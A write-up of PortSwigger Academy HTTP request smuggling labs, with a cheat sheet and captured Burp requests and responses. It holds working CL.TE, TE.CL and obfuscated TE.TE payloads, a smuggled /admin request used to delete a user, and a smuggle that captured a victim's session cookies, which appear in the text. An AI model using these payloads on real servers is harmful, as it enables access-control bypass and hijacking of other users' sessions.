

HTTP Request Smuggling

Portswigger



Main Section Indexes

- [Overview](#)
- [Cheat Sheet](#)
- [LAB HTTP request smuggling, basic CL.TE vulnerability](#)
- [LAB HTTP request smuggling, basic TE.CL vulnerability](#)
- [LAB HTTP request smuggling, obfuscating the TE header](#)
- [LAB HTTP request smuggling, confirming a CL.TE vulnerability via differential responses](#)
- [LAB HTTP request smuggling, confirming a TE.CL vulnerability via differential responses](#)
- [LAB Exploiting HTTP request smuggling to bypass front-end security controls, CL.TE vulnerability](#)
- [LAB Exploiting HTTP request smuggling to bypass front-end security controls, TE.CL vulnerability](#)
- [LAB Exploiting HTTP request smuggling to reveal front-end request rewriting](#)
- [LAB Exploiting HTTP request smuggling to capture other users' requests](#)
- [LAB Exploiting HTTP request smuggling to deliver reflected XSS](#)
- [LAB Response queue poisoning via H2.TE request smuggling](#)

- [LAB H2.CL request smuggling](#)
- [LAB HTTP/2 request smuggling via CRLF injection](#)
- [LAB HTTP/2 request splitting via CRLF injection](#)
- [LAB CL.0 request smuggling](#)
- [LAB Exploiting HTTP request smuggling to perform web cache poisoning](#)
- [LAB Exploiting HTTP request smuggling to perform web cache deception](#)

Overview + Resources

- This document contains a writeup of the HTTP Request Smuggling category labs from Portswigger Academy. There is a "Cheat Sheet | Summary" section in the beginning that goes over everything learned/used in all the labs completed. The lab sections will contain more details.
- <https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn>
- <https://portswigger.net/research/http2>
- <https://portswigger.net/web-security/all-labs#http-request-smuggling>

Cheat Sheet | Summary Section

- Basic CL.TE payload
- Include both Content-Length (CL) and Transfer-Encoding (TE) headers.
- Here the front-end server is processing the request length using the CL header, which will process the entire body.
- The back-end server receives the same request but uses the TE header to process the request's length. Since the terminating byte 0 is provided in the beginning of the body, the rest of the data will be left unprocessed and will remain in the connection queue. The next request that is submitted will be appended to this left over request data. So, the back-end server essentially sees 2 requests in the payload submitted.

Request		Response	
Pretty	Raw	Pretty	Raw
1 POST / HTTP/1.1		1 HTTP/1.1 200 OK	
2 Host: 0a9c003303b7cd0783951edf006c00de.web-security-academy.net		2 Content-Type: text/html; charset=utf-8	
3 Cookie: session=A0g18KjipEZHhZLxawDgrFG6DQDyG40w		3 X-Frame-Options: SAMEORIGIN	
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0		4 Connection: close	
5 Accept:		5 Content-Length: 7876	
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8		6	
6 Accept-Language: en-US,en;q=0.5		7 <!DOCTYPE html>	
7 Accept-Encoding: gzip, deflate		8 <html>	
8 Referer: https://0a9c003303b7cd0783951edf006c00de.web-security-academy.net/		9 <head>	
9 Upgrade-Insecure-Requests: 1		10 <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">	
10 Sec-Fetch-Dest: document		11 <link href="/resources/css/labsBlog.css" rel="stylesheet">	
11 Sec-Fetch-Mode: navigate		12 <title>HTTP request smuggling, basic CL.TE vulnerability</title>	
12 Sec-Fetch-Site: same-origin		13 </head>	
13 Sec-Fetch-User: ?1		14 <body>	
14 Te: trailers		15 <script src="/resources/labheader/js/labHeader.js"></script>	
15 Content-Length: 9		16 <div id="academyLabHeader">	
16 Transfer-Encoding: chunked		17 <section class='academyLabBanner'>	
17		18 <div class=container>	
18 0		19 <div class=logo>	
19		20 </div>	
20 Test		<div class=title-container>	

Request

Pretty Raw Hex Hackvertor



```
1 GET / HTTP/2
2 Host: 0a9c003303b7cd0783951edf006c00de.web-security-academy.net
3 Cookie: session=A0g18KjipEZHzLxawDgrFG6DQDyG40w
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
   Firefox/113.0
5 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
   q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a9c003303b7cd0783951edf006c00de.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 403 Forbidden
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 29
5
6 "Unrecognized method TESTGET"
```


- [Basic TE.CL payload](#)

- Include both Content-Length (CL) and Transfer-Encoding (TE) headers.
- The front-end server is using the TE header to determine the length of the request. The HTTP request smuggler extension can be used here to automatically update the bytes required. It will add in the start and end bytes (9d and 0) in this case.
- When the back-end server receives this request, it will use the CL header to determine the length of the request. Since the value is 4, it will leave the rest of the body unprocessed and will remain in the connection queue. The next request that is submitted will be appended to the x=1 parameter. The server here essentially sees 2 requests.

Request		Response	
Pretty	Raw	Pretty	Raw
1 POST / HTTP/1.1 2 Host: 0abd00100496755b834405e400d60085.web-security-academy.net 3 Cookie: session=Wti9KkifDpLo4L2equ0sjrjols4S4R 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*; q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: https://0abd00100496755b834405e400d60085.web-security-academy.net/ 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-User: ?1 14 Te: trailers 15 Content-Type: application/x-www-form-urlencoded 16 Content-Length: 4 17 Transfer-Encoding: chunked 18 19 9d 20 GPOST / HTTP/1.1 21 Host: 0abd00100496755b834405e400d60085.web-security-academy.net 22 Content-Type: application/x-www-form-urlencoded 23 Content-Length: 15 24 25 x=1 26 0 27 28		1 HTTP/1.1 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Connection: close 5 Content-Length: 8215 6 7 <!DOCTYPE html> 8 <html> 9 <head> 10 <link href="/resources/labheader/css/a 11 <link href="/resources/css/labsBlog.cs 12 <title> HTTP request smuggling, basic TE.CL </title> 13 </head> 14 <body> 15 <script src="/resources/labheader/js/ 16 </script> <div id="academyLabHeader"> 17 <section class='academyLabBanner'> 18 <div class=container> 19 <div class=logo> 18 </div> 20 <div class=title-container> 21 <h2> HTTP request smuggling, bas </h2> 22 Back & to & lab & <svg version=1.1 id=Layer_1 ...	

Request

Pretty Raw Hex Hackvertor



```
1 GET / HTTP/1.1
2 Host: 0abd00100496755b834405e400d60085.web-security-academy.net
3 Cookie: session=Wti9KkifDpLo4L2equ1Osjrjo1Js4S4R
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0abd00100496755b834405e400d60085.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 403 Forbidden
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 27
6
7 "Unrecognized method GPOST"
```

- [Basic TE.TE payload \(obfuscating TE header\)](#)
- <https://portswigger.net/web-security/request-smuggling#te-te-behavior-obfuscating-the-te-header>
- In this scenario, both the front-end and back-end servers support the TE header. We need to submit a payload that will obfuscate the TE header and identify if either of the servers reject the TE header and use the CL header for processing.
- CL.TE payload – the application times-out when using this method, which means the front-end application is using the TE header.

Request

Pretty	Raw	Hex	Hackvertor
1 POST / HTTP/1.1			
2 Host: 0aab004c03ed450180f1534e00290085.web-security-academy.net			
3 Cookie: session=g6x34N2xWZaqwfCheVpxuyR3wHPqui9N			
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0			
5 Accept:			
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*			
/*;q=0.8			
6 Accept-Language: en-US,en;q=0.5			
7 Accept-Encoding: gzip, deflate			
8 Referer: https://0aab004c03ed450180f1534e00290085.web-security-academy.net/			
9 Upgrade-Insecure-Requests: 1			
10 Sec-Fetch-Dest: document			
11 Sec-Fetch-Mode: navigate			
12 Sec-Fetch-Site: same-origin			
13 Sec-Fetch-User: ?1			
14 Te: trailers			
15 Content-Type: application/x-www-form-urlencoded			
16 Content-Length: 9			
17 Transfer-Encoding: chunked			
18 Transfer-Encoding: x			
19			
20 0			
21			
22 Test			

Response

Pretty	Raw	Hex	Render	Hackvertor
1 HTTP/1.1 500 Internal Server Error				
2 Content-Type: text/html; charset=utf-8				
3 Connection: close				
4 Content-Length: 125				
5				
6 <html>				
<head>				
<title>				
Server Error: Proxy error				
</title>				
</head>				
<body>				
<h1>				
Server Error: Communication timed out				
</h1>				
</body>				
</html>				

- TE.CL payload – the application does not time out and the back-end server processes the request using the CL header. This is the direction for exploitation since the obfuscated TE header prevented the back-end server from using it.

Request

Pretty	Raw	Hex	Hackvertor
1 POST / HTTP/1.1 2 Host: 0aab004c03ed450180f1534e00290085.web-security-academy.net 3 Cookie: session=g6x34N2xWZaqwfCheVpxuyR3wHPqui9N 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: https://0aab004c03ed450180f1534e00290085.web-security-academy.net/ 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-User: ?1 14 Te: trailers 15 Content-Type: application/x-www-form-urlencoded 16 Content-Length: 3 17 Transfer-Encoding: chunked 18 Transfer-Encoding: x 19 20 4 21 Test 22 0 23 24			

Response

Pretty	Raw	Hex	Render	Hackvertor
1 HTTP/1.1 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Connection: close 5 Content-Length: 8210 6 7 <!DOCTYPE html> 8 <html> 9 <head> 10 <link href="/resources/labheader/css/ 11 <link href="/resources/css/labsBlog.c 12 <title> 13 <HTTP request smuggling, obfuscation 14 </title> 15 </head> 16 <body> 17 <script src="/resources/labheader/ja 18 </script> 19 <div id="academyLabHeader"> 20 <section class='academyLabBanner'> 21 <div class=container> 22 <div class=logo> 23 </div> 24 <div class=title-container>				

Request

Pretty	Raw	Hex	Hackvertor
1 GET / HTTP/1.1 2 Host: 0aab004c03ed450180f1534e00290085.web-security-academy.net 3 Cookie: session=g6x34N2xWZaqwfCheVpxuyR3wHPqui9N 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: https://0aab004c03ed450180f1534e00290085.web-security-academy.net/ 9 Upgrade-Insecure-Requests: 1			

Response

Pretty	Raw	Hex	Render	Hackvertor
1 HTTP/1.1 403 Forbidden 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Connection: close 5 Content-Length: 30 6 7 "Unrecognized method TESTOGET"				

- Confirming CL.TE vulnerability via differential responses

- A request to GET / endpoint normally returns the home page of the application.
- A request to a random endpoint like GET /404, will return a 404 Not Found response.
- This behavior will be used to identify if our request smuggling payload worked.
- The payload consists of a smuggled request that will be sent to the /404 endpoint, which would return a 404 error.
- The follow up request will be submitted to the GET / endpoint, however, instead of returning the home page, a 404 error is returned. Which proves the smuggled payload worked.

Request		Response							
	Pretty	Raw	Hex	Hackvertor	Pretty	Raw	Hex	Render	Hackvertor
1	POST / HTTP/1.1				1	HTTP/1.1 200 OK			
2	Host: Da3c00ec034cb5ab8aa04e7400ad001f.web-security-academy.net				2	Content-Type: text/html; charset=utf-8			
3	Cookie: session=FbkLcck3bc0LejheSCYvLgRupNj3NohD				3	X-Frame-Options: SAMEORIGIN			
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0				4	Connection: close			
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8				5	Content-Length: 10126			
6	Accept-Language: en-US,en;q=0.5				6	<!DOCTYPE html>			
7	Accept-Encoding: gzip, deflate				7	<html>			
8	Referer: https://Da3c00ec034cb5ab8aa04e7400ad001f.web-security-academy.net/				8	<head>			
9	Upgrade-Insecure-Requests: 1				9	<link href=/resources/labheader/css/e			
10	Sec-Fetch-Dest: document				10	<link href=/resources/css/labsBlog.cs			
11	Sec-Fetch-Mode: navigate				11	<title>			
12	Sec-Fetch-Site: same-origin				12	HTTP request smuggling, confirming			
13	Sec-Fetch-User: ?1				13	differential responses			
14	Te: trailers				14	</title>			
15	Content-Type: application/x-www-form-urlencoded				15	</head>			
16	Content-Length: 40				16	<body>			
17	Transfer-Encoding: chunked				17	<script src=/resources/labheader/js/			
18					18	</script>			
19	3				19	<div id=academyLabHeader>			
20	x=1				20	<section class=academyLabBanner is			
21	0				21	<div class=container>			
22					22	<div class=logo>			
23					23	</div>			
24	GET /404 HTTP/1.1				24	<div class=title-container>			
25	Foo: x				25	<h2>			

Request

Pretty Raw Hex Hackvertor



```
1 GET / HTTP/1.1
2 Host: 0a3c00ec034cb5ab8aa04e7400ad001f.web-security-academy.net
3 Cookie: session=FbkLcck3bc0LejheSCYvLgRupNj3NohD
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a3c00ec034cb5ab8aa04e7400ad001f.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 404 Not Found
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 11
6
7 "Not Found"
```

- Confirming TE.CL vulnerability via differential responses

- A request to GET / endpoint normally returns the home page of the application.
- A request to a random endpoint like GET /404 or POST /404, will return a 404 Not Found response.
- This behavior will be used to identify if our request smuggling payload worked.
- The payload consists of a smuggled request that will be sent to the /404 endpoint, which would return a 404 error. The CL header contains the value of 4, which covers the data up to the beginning of line 20.
- The follow up request receives a 404 error, even though the request is made to the home page / of the application. This proves that the payload worked as expected.

Request		Response							
	Pretty	Raw	Hex	Hackvertor	Pretty	Raw	Hex	Render	Hackvertor
1	POST / HTTP/1.1				1	HTTP/1.1 200 OK			
2	Host: 0a7900de030f2159811e167f00dd0091.web-security-academy.net				2	Content-Type: text/html; charset=utf-8			
3	Cookie: session=Q6dQPSNtNb1tgJ1HRKltKjwL9wnKCQzT				3	X-Frame-Options: SAMEORIGIN			
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0				4	Connection: close			
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8				5	Content-Length: 8278			
6	Accept-Language: en-US,en;q=0.5				6	<!DOCTYPE html>			
7	Accept-Encoding: gzip, deflate				7	<html>			
8	Referer: https://0a1a00b004e6a0280ab67c200a900f6.web-security-academy.net/				8	<head>			
9	Upgrade-Insecure-Requests: 1				9	<link href="/resources/labheader/cs:			
10	Sec-Fetch-Dest: document				10	<link href="/resources/css/labsBlog			
11	Sec-Fetch-Mode: navigate				11	<title>			
12	Sec-Fetch-Site: same-origin				12	HTTP request smuggling, confirming differential responses			
13	Sec-Fetch-User: ?1				13	</title>			
14	Te: trailers				14	</head>			
15	Transfer-Encoding: chunked				15	<body>			
16	Content-Length: 4				16	<script src="/resources/labheader/			
17	Content-Type: application/x-www-form-urlencoded				17	</script>			
18					18	<div id="academyLabHeader">			
19	Se				19	<section class='academyLabBanner'			
20	POST /404 HTTP/1.1				20	<div class=container>			
21	Content-Type: application/x-www-form-urlencoded				21	<div class=logo>			
22	Content-Length: 15				22	</div>			
23					23	<div class=title-container>			
24	x=1				24	<h2>			
25	0				25	HTTP request smuggling, confirming differential responses			
26					26	</h2>			
27					27	<a class=link-back href='https://portswigger.net/waf'			

Request

Pretty Raw Hex Hackvertor

```
1 GET / HTTP/1.1
2 Host: 0a7900de030f2159811e167f00dd0091.web-security-academy.net
3 Cookie: session=Q6DqPSNtNbItgJ1HRK1tKjwL9wnKCQzT
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
   Firefox/113.0
5 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
   q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a1a00b0041e6a0280ab67c200a900f6.web-security-academy.net/
```



Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 404 Not Found
2 Content-Type: application/json; charset=utf-8
3 Set-Cookie: session=WPgvdOQLOmGK2JRgpmYHpgTrUV
   SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Connection: close
6 Content-Length: 11
7
8 "Not Found"
```

- Using TE.CL payload to bypass front-end controls
- The /admin endpoint is only available to local users.
- A TE.CL payload was crafted where the smuggled request will be to the /admin endpoint, the Host header contains the value of localhost.
- Submitting a follow up request will return the normal response to the /admin request. We can send another request to delete the user, Carlos.

Request		Response	
Pretty	Raw	Hex	Hackvertor
<pre> 1 POST / HTTP/1.1 2 Host: Oaf5000d030d79a581fa6c3600aa0050.web-security-academy.net 3 Cookie: session=YcwWdD7uR2cA58oLZunDzz7A5hzTTEnF 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: https://Oaf5000d030d79a581fa6c3600aa0050.web-security-academy.net/ 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-User: ?1 14 Te: trailers 15 Content-Type: application/x-www-form-urlencoded 16 Content-Length: 4 17 Transfer-Encoding: chunked 18 19 70 20 GET /admin HTTP/1.1 21 Host: localhost 22 Content-Type: application/x-www-form-urlencoded 23 Content-Length: 30 24 25 x=1 26 0 27 28 </pre>		<pre> 1 HTTP/1.1 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Connection: close 5 Content-Length: 8328 6 7 <!DOCTYPE html> 8 <html> 9 <head> 10 <link href="/resources/labheader/css/ 11 <link href="/resources/css/labsBlog.c 12 <title> Exploiting HTTP request smuggling controls, TE.CL vulnerability </title> 13 </head> 14 <body> 15 <script src="/resources/labheader/js 16 </script> 17 <div id="academyLabHeader"> 18 <section class='academyLabBanner'> 19 <div class=container> 20 <div class=logo> 21 <h2> Exploiting HTTP request sm controls, TE.CL vulnerabi </h2> 22 <a class=link-back href=' https://portswigger.net/web- a/lab-humane-front-end-contro </pre>	

- Using CL.TE payload to capture other user's requests

- We need to identify if there is a request with parameters whose values are being reflected or stored in a response.
- In this scenario, the application has a blog where users can leave comments that can be viewed in the application.
- The “comment” parameter was intentionally injected last in the payload so the follow request will appear in the application’s UI. The CL header in the smuggled request payload matters and needs to be adjusted in order to capture all the data in the follow up request. A lot of trial/error can happen here.
- Since the victim user’s request contains the session cookie header, this will be captured in the smuggled request and can be used to access the application as that user.

Request		Response	
Pretty	Raw	Pretty	Raw
1 POST / HTTP/1.1		1 HTTP/1.1 200 OK	
2 Host: Oa1200b30463432580695398004c0037.web-security-academy.net		2 Content-Type: text/html; charset=utf-8	
3 Cookie: session=xAhDym174xb090EeaEVqOQINgiDddxfc		3 X-Frame-Options: SAMEORIGIN	
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0		4 Connection: close	
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8		5 Content-Length: 8233	
6 Accept-Language: en-US,en;q=0.5		6	
7 Accept-Encoding: gzip, deflate		7 <!DOCTYPE html>	
8 Referer: https://Oa1200b30463432580695398004c0037.web-security-academy.net/		8 <html>	
9 Upgrade-Insecure-Requests: 1		9 <head>	
10 Sec-Fetch-Dest: document		10 <link href=/resources/labheader/css/ac	
11 Sec-Fetch-Mode: navigate		11 <link href=/resources/css/labsBlog.css	
12 Sec-Fetch-Site: same-origin		12 <title>	
13 Sec-Fetch-User: ?1		13 Exploiting HTTP request smuggling to	
14 Te: trailers		14 </title>	
15 Content-Type: application/x-www-form-urlencoded		15 <script src=/resources/labheader/js/1	
16 Content-Length: 338		16 </script>	
17 Transfer-Encoding: chunked		17 <div id=academyLabHeader>	
18		18 <section class='academyLabBanner'>	
19 0		19 <div class=container>	
20		20 <div class=logo>	
21 POST /post/comment HTTP/1.1		21 </div>	
22 Host: Oa1200b30463432580695398004c0037.web-security-academy.net		22 <div class=title-container>	
23 Cookie: session=xAhDym174xb090EeaEVqOQINgiDddxfc		23 Exploiting HTTP request smug	
24 Content-Type: application/x-www-form-urlencoded		24 requests	
25 Content-Length: 911		25 </h2>	
26		26 <a class=link-back href='	
27 csrf=Q6QVUyV14qLqPPNU9X8x7D8sAisjpYY&postId=2&name=test&email=test%40test&website=https%3A%2F%2Ftest&comment=test...'		27 https://portswigger.net/web-se	
		28 ab-capture-other-users-request	
		29 Back to lab	
		30 -----	



test | 29 May 2023

test...GET / HTTP/1.1 Host: 0a1200b30463432580695398004c0037.web-security-academy.net
sec-ch-ua: "Google Chrome";v="113", "Chromium";v="113", "Not-A.Brand";v="24" sec-ch-ua-
mobile: ?0 sec-ch-ua-platform: "Linux" upgrade-insecure-requests: 1 user-agent: Mozilla/5.0
(Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36 accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7 sec-fetch-site: none sec-fetch-mode: navigate sec-
fetch-user: ?1 sec-fetch-dest: document accept-encoding: gzip, deflate, br accept-language: en-
US,en;q=0.9 cookie: victim-fingerprint=v1UiqRt4udv276TK5L4aw3bmHN7aJ7hY;
secret=ecLDZRsBpS0oIFDtSFVcrJZwbq08kLtE;
session=An9reccoMFNt3cH361Z4QwQeZXrRgf5J

Leave a comment

Comment:

- Note: The rest of the payloads for the labs can be found in the sections of the document.

Labs


- LAB PRACTITIONER [HTTP request smuggling, basic CL.TE vulnerability](#) Solved
- LAB PRACTITIONER [HTTP request smuggling, basic TE.CL vulnerability](#) Solved
- LAB PRACTITIONER [HTTP request smuggling, obfuscating the TE header](#) Solved
- LAB PRACTITIONER [HTTP request smuggling, confirming a CL.TE vulnerability via differential responses](#) Solved
- LAB PRACTITIONER [HTTP request smuggling, confirming a TE.CL vulnerability via differential responses](#) Solved
- LAB PRACTITIONER [Exploiting HTTP request smuggling to bypass front-end security controls, CL.TE vulnerability](#) Solved
- LAB PRACTITIONER [Exploiting HTTP request smuggling to bypass front-end security controls, TE.CL vulnerability](#) Solved
- LAB PRACTITIONER [Exploiting HTTP request smuggling to reveal front-end request rewriting](#) Solved
- LAB PRACTITIONER [Exploiting HTTP request smuggling to capture other users' requests](#) Solved
- LAB PRACTITIONER [Exploiting HTTP request smuggling to deliver reflected XSS](#) Solved
- LAB PRACTITIONER [Response queue poisoning via H2.TE request smuggling](#) Solved
- LAB PRACTITIONER [H2.CL request smuggling](#) Solved
- LAB PRACTITIONER [HTTP/2 request smuggling via CRLF injection](#) Solved
- LAB PRACTITIONER [HTTP/2 request splitting via CRLF injection](#) Solved

- LAB PRACTITIONER [CL.0 request smuggling](#) Solved
- LAB EXPERT [Exploiting HTTP request smuggling to perform web cache poisoning](#) Solved
- LAB EXPERT [Exploiting HTTP request smuggling to perform web cache deception](#) Solved
- LAB EXPERT [Bypassing access controls via HTTP/2 request tunnelling](#) Not solved
- LAB EXPERT [Web cache poisoning via HTTP/2 request tunnelling](#) Not solved
- LAB EXPERT [Client-side desync](#) Not solved
- LAB EXPERT [Browser cache poisoning via client-side desync](#) Not solved
- LAB EXPERT [Server-side pause-based request smuggling](#) Not solved

What is HTTP request smuggling?


- HTTP request smuggling is a technique for interfering with the way a web site processes sequences of HTTP requests that are received from one or more users.
- Request smuggling vulnerabilities are often critical in nature, allowing an attacker to bypass security controls, gain unauthorized access to sensitive data, and directly compromise other application users.

Example: Submit an HTTP request with both headers (Content-Length & Transfer-Encoding). The server's involved in the parsing of the request process it differently depending on the headers. The back-end server treats the original HTTP request as 2 different requests. Technically the second request was smuggled into the application's logic.

